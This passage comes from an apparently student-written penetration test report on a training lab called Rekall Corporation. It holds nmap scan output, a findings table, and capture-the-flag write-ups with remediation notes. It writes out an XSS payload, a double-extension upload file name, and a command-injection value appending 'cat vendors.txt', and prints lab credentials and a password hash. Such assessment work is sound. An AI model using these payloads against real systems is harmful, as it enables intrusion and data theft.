	6095278716	2023-02-03	2023-02-02	2023-05-03	flag3@zenwebhd.totalrecall.xyz	flag3@zenwebhd.totalrecall.xyz	C=AT,O=ZenSSL,CN=ZenSSL,RSA Domain Secure Site CA
	6095204253	2023-02-03	2023-02-02	2023-05-03	totalrecall.xyz	www.totalrecall.xyz	C=AT,O=ZenSSL,CN=ZenSSL,RSA Domain Secure Site CA
	6095204153	2023-02-03	2023-02-02	2023-05-03	totalrecall xyz	totalrecall xyz	C=AT,O=ZenSSL,CN=ZenSSL,RSA Domain Secure Site CA

Then used “nmap” to scan “192.168.13.0/24 and received several machines throughout the network. (Figure 18)

```

root@kali:~# nmap -sV 192.168.13.0/24
Starting Nmap 9.2 ( https://nmap.org ) at 2023-03-06 20:34 EST
Nmap scan report for 192.168.13.10
Host is up (0.00001s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8009/tcp  open  ajp13  Apache Jserv (Protocol v1.3)
8080/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 02:42:C0:A8:0D:0A (Unknown)

Nmap scan report for 192.168.13.11
Host is up (0.000010s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 02:42:C0:A8:0D:0B (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.000010s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8080/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.00001s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.25 ((Debian))
MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.000010s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:42:C0:A8:0D:0E (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.13.1
Host is up (0.0000090s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
5901/tcp  open  vnc        VNC (protocol 3.8)
6001/tcp  open  X11        (access denied)
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config

```

Then ran an aggressive “nmap” to gain more info.

(Figure 19)

```
(root㉿kali)-[~]
└─# nmap -A 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-12 20:06 EDT
Nmap scan report for 192.168.13.10
Host is up (0.000065s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8009/tcp  open  ajp13  Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/8.5.0
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```
OS:SCAN(V=7.92%E=4%D=3/12%OT=8009%CT=1%CU=36142%PV=Y%DS=1%DC=D%G=Y%M=0242C0
OS:%TM=640E6950%P=x86_64-pc-linux-gnu)SEQ(SP=FC%GCD=1%ISR=FE%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:0%Q=)
```

## Executive Summary Day 2

totalrekall has their own github that contains sensitive info like user creds.

(Figure 20)

totalrekall Update README.md		f7b6130 on Mar 1, 2022	4 commits
assets	Added site backup files		last year
old-site	Added site backup files		last year
README.md	Update README.md		last year
about.html	Added site backup files		last year
contact.html	Added site backup files		last year
index.html	Added site backup files		last year
robots.txt	Added site backup files		last year
xampp.users	Added site backup files		last year

Going into xampp.users you find trivera and her hashed passwd.  
(Figure 21)

```

main > site / xampp.users

totalrekall Added site backup files

1 contributor

1 lines (1 sloc) | 46 Bytes

1 trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0

```

## Summary Vulnerability Overview

Vulnerability	Severity
Flag 1:(web app)Reflected XSS	Medium
Flag 2:(web app)Stored XSS	Medium
Flag 3:(web app)Stored XSS	Medium
Flag 4:(web app)Exposed Sensitive Data	Critical
Flag 5:(web app)Local File Inclusion	Medium
Flag 6:(web app)Local File Inclusion	Medium
Flag 7:(web app)Exposed Sensitive Data	Critical
Flag 8:(web app)Exposed Sensitive Data	Critical
Flag 9:(web app)Exposed Sensitive Data	Critical
Flag 10:(web app)Command Injection	Critical
Flag 11:(web app)Command Injection	Critical
Flag 12:(web app)Brute-Force Attack	Medium
Flag 13:(Linux)Open-Source Vulnerability	Critical
Flag 14:(Linux)Domain Ping	Low
Flag 15:(Linux)Open-Source Vulnerability	Low
Flag 16:(Linux)Network Mapping Scan	Medium
Flag 17:(Windows)Exposed Sensitive Data	Critical
Flag 18:(Windows)Password Guessing	Low
Flag 19:(Windows)Vulnerable FTP port 21	Critical

Flag 20:(Windows)Vulnerable port 110	Critical
--------------------------------------	----------

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	<ul style="list-style-type: none"> <li>• totalrecall..xyz           <ul style="list-style-type: none"> <li>◦ 192.168.13.0/24</li> <li>◦ 192.168.13.10</li> <li>◦ 192.168.13.11</li> <li>◦ 192.168.13.12</li> <li>◦ 192.168.13.13</li> <li>◦ 192.168.13.14</li> <li>◦ 192.168.13.1</li> </ul> </li> <li>• 172.22.117.0/24           <ul style="list-style-type: none"> <li>◦ 172.22.117.20</li> <li>◦ 172.22.117.10</li> </ul> </li> <li>• <a href="https://github.com/totalrecall/all/site">https://github.com/totalrecall/all/site</a></li> <li>• 192.168.14.35</li> </ul>
Ports	80, 8080, 22, 5901, 6001, 10000, 10001, 3306, 53, 88 135, 139, 389, 445, 464, 593, 636, 3268, 3269, 21, 25, 106, 110, 443, 79


Exploitation Risk	Total
Critical	10
High	0
Medium	7
Low	3

## Vulnerability Findings

Vulnerability 1	Findings
Title	Flag 1 Reflected XSS
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	Reflected Cross-Site Scripting


<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Sanitize for user input-validation


Vulnerability 2	Findings
<b>Title</b>	Flag 2 Stored XSS
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	Medium
<b>Description</b>	Stored XSS
<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Sanitize for user input-validation


Vulnerability 3	Findings																
Title	Flag 3 Stored XSS																
Type (Web app / Linux OS / Windows OS)	Web App																
Risk Rating	Medium																
Description	Stored Cross-Site Scripting																
Images	 <p>The screenshot shows a Firefox browser window with the URL 192.168.14.35/comments.php. The page has a red header with the REKALL CORPORATION logo. Below it, there's a dark grey main area with a heading "Please leave your comments on our website!" and a message "CONGRATS, FLAG 3 is sd7fk1nctx". A red box highlights a comment entry from user 'bee' at 01:56:26 which contains the payload &lt;script&gt;alert(1)&lt;/script&gt;&lt;h1&gt;. Below this, a table shows three entries:</p> <table border="1"> <thead> <tr> <th>#</th> <th>Owner</th> <th>Date</th> <th>Entry</th> </tr> </thead> <tbody> <tr> <td>1</td> <td>bee</td> <td>2023-03-03 01:53:30</td> <td>show me popup</td> </tr> <tr> <td>2</td> <td>bee</td> <td>2023-03-03 01:55:10</td> <td>test</td> </tr> <tr> <td>3</td> <td>bee</td> <td>2023-03-03 01:56:26</td> <td>\h1</td> </tr> </tbody> </table>	#	Owner	Date	Entry	1	bee	2023-03-03 01:53:30	show me popup	2	bee	2023-03-03 01:55:10	test	3	bee	2023-03-03 01:56:26	\h1
#	Owner	Date	Entry														
1	bee	2023-03-03 01:53:30	show me popup														
2	bee	2023-03-03 01:55:10	test														
3	bee	2023-03-03 01:56:26	\h1														
Affected Hosts	192.168.14.35																
Remediation	Fundamentally the same as flag 1 & 2 Difference is that stored XSS stores input user injections. Can be executed later by other users. Fix with webapp firewall to filter and monitor.																


Vulnerability 4	Findings
Title	Flag 4 Exposed Sensitive Data
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Exposed Sensitive Data
Images	<pre>[root@kali) [~] └─# curl -v http://192.168.14.35/About-Rekall.php * Trying 192.168.14.35:80 ... * Connected to 192.168.14.35 (192.168.14.35) port 80 (#0) &gt; GET /About-Rekall.php HTTP/1.1 &gt; Host: 192.168.14.35 &gt; User-Agent: curl/7.81.0 &gt; Accept: */* &gt; * Mark bundle as not supporting multiuse &lt; HTTP/1.1 200 OK &lt; Date: Sun, 12 Mar 2023 22:34:05 GMT &lt; Server: Apache/2.4.7 (Ubuntu) &lt; X-Powered-By: Flag 4 nckd97dk6sh2 &lt; Set-Cookie: PHPSESSID=tmdccqedvh4rlu7d543g8iv4; path=/ &lt; Expires: Thu, 19 Nov 1981 08:52:00 GMT &lt; Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 &lt; Pragma: no-cache &lt; Vary: Accept-Encoding &lt; Content-Length: 7873 &lt; Content-Type: text/html &lt;  &lt;!DOCTYPE html&gt; &lt;html style="font-size: 16px;"&gt;   &lt;head&gt;</pre>
Affected Hosts	192.168.14.35
Remediation	Hide information using hashes and cryptographic keys to maintain authentication and authorization. <u>DO NOT STORE IN PLAINTEXT</u>

Vulnerability 5	Findings
Title	Flag 5 Local File Inclusion
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	Local File Inclusion


<b>Images</b>	 <p>The screenshot shows a web browser window for '192.168.14.35/Rekall/VRPlanner.php'. The page features a large 'REKALL CORPORATION' logo with a stylized 'R' and navigation links for Home, About Rekall, Welcome, VR Planner, and Login. A prominent message reads: 'Choose your Adventure by uploading a picture of your dream adventure!'. Below this is a form with a 'Browse...' button and an input field showing 'No file selected.' A second button labeled 'Upload Your File!' is present. A success message at the bottom states: 'Your image has been uploaded here. Congrats, flag 5 is ld8skd62hdd'. The background includes a landscape image with a sunset and mountains.</p>
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Fix by ONLY allowing .jpeg. (LFI) occurs through "hidden" input/path


Vulnerability 6	Findings
<b>Title</b>	Flag 6 Local File Inclusion
<b>Type (Web app / Linux OS / WIndows OS)</b>	Web App
<b>Risk Rating</b>	Medium
<b>Description</b>	Local File Inclusion
<b>Images</b>	 <p>The screenshot shows a web browser window for '192.168.14.35/Rekall/VRPlanner.php'. The page features a large 'REKALL CORPORATION' logo with a stylized 'R' and navigation links for Home and About Rekall. A prominent message reads: 'Please upload an image:'. Below this is a form with a 'Browse...' button and an input field showing 'test.jpg.php'. A second button labeled 'Upload Your File!' is present. A success message at the bottom states: 'Your image has been uploaded here. Congrats, flag 6 is ld8skd62hdd'. The background includes a landscape image with a sunset and mountains.</p>
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Same as Flag 5. Executed the same exploit.


Vulnerability 7	Findings
Title	Flag 7 Exposed Sensitive Data
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	<p>Exposed Sensitive Data</p>  <pre> File Actions Edit View Help root@kali: ~/Documents/day_1 x root@kali: ~ x  └─# dirb http://192.168.14.35/passwords/ DIRB v2.22 By The Dark Raver  START_TIME: Sun Mar 12 18:57:19 2023 URL_BASE: http://192.168.14.35/passwords/ WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  _____ GENERATED WORDS: 4612 _____ Scanning URL: http://192.168.14.35/passwords/ + http://192.168.14.35/passwords/accounts (CODE:200 SIZE:26) + http://192.168.14.35/passwords/web.config (CODE:200 SIZE:7470) + http://192.168.14.35/passwords/wp-config (CODE:200 SIZE:1508)  _____ END_TIME: Sun Mar 12 18:57:21 2023 DOWNLOADED: 4612 - FOUND: 3  └─#  </pre> <p>Your image has been uploaded here. Congrats! Flag 6 is dPskd62hdd</p>
Images	<pre> └─# curl http://192.168.14.35/passwords/wp-config &lt;?php // ** MySQL settings ** // define('DB_NAME', 'bWAPP');      // The name of the database define('DB_USER', 'thor');        // Your MySQL username define('DB_PASSWORD', 'Asgard'); // ... and password define('DB_HOST', 'localhost');   // 99% chance you won't need to change this value define('DB_CHARSET', 'utf8'); define('DB_COLLATE', ''); </pre>
Affected Hosts	192.168.14.35
Remediation	See Flag 4 remediation. User needs to change password ASAP. Monitor network for a large number of HTTP requests.

Vulnerability 8	Findings
Title	Flag 8 Exposed Sensitive Data
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	
Images	 <p>The screenshot shows a web browser window with the URL 192.168.14.35/Login.php. The page has a red header with the Rekall Corporation logo and navigation links for Home, About Rekall, Welcome, and VR Planner. Below the header, there is a login form. The 'Login' field contains 'dougquaid' and the 'Password' field contains 'kuato'. Both fields are highlighted with blue text.</p>
Affected Hosts	192.168.14.35
Remediation	See flag 4 remediation. User needs new password ASAP. Change HTML/CSS to remove credentials.


Vulnerability 9	Findings
Title	Flag 9 Exposed Sensitive Data
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Exposed Sensitive Data

<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	See flag 4 as its relevant towards sensitive data being open to the public.



Vulnerability 10	Findings
Title	Flag 10 Command Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Command Injection
<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.35

<b>Remediation</b>	Similar to flag 2 remediation. Need to sanitize and validate user input.
<b>Vulnerability 11</b>	<b>Findings</b>
<b>Title</b>	Flag 11 Command Injection
<b>Type (Web app / Linux OS / WIndows OS)</b>	Web App
<b>Risk Rating</b>	Critical
<b>Description</b>	Command Injection
<b>Images</b>	 <p>The screenshot shows a web application interface titled "MX Record Checker". It features a text input field containing "nple.com   cat vendors.txt" and a red button labeled "Check your MX". Below the input field, there is another text area with "www.example.com   cat ve...". Further down, a list of services is shown: SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5. At the bottom, a message says "Congrats, flag 11 is opshdkasy78s".</p>
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	See flag 10 remediation for relevant solution.

<b>Vulnerability 12</b>	<b>Findings</b>
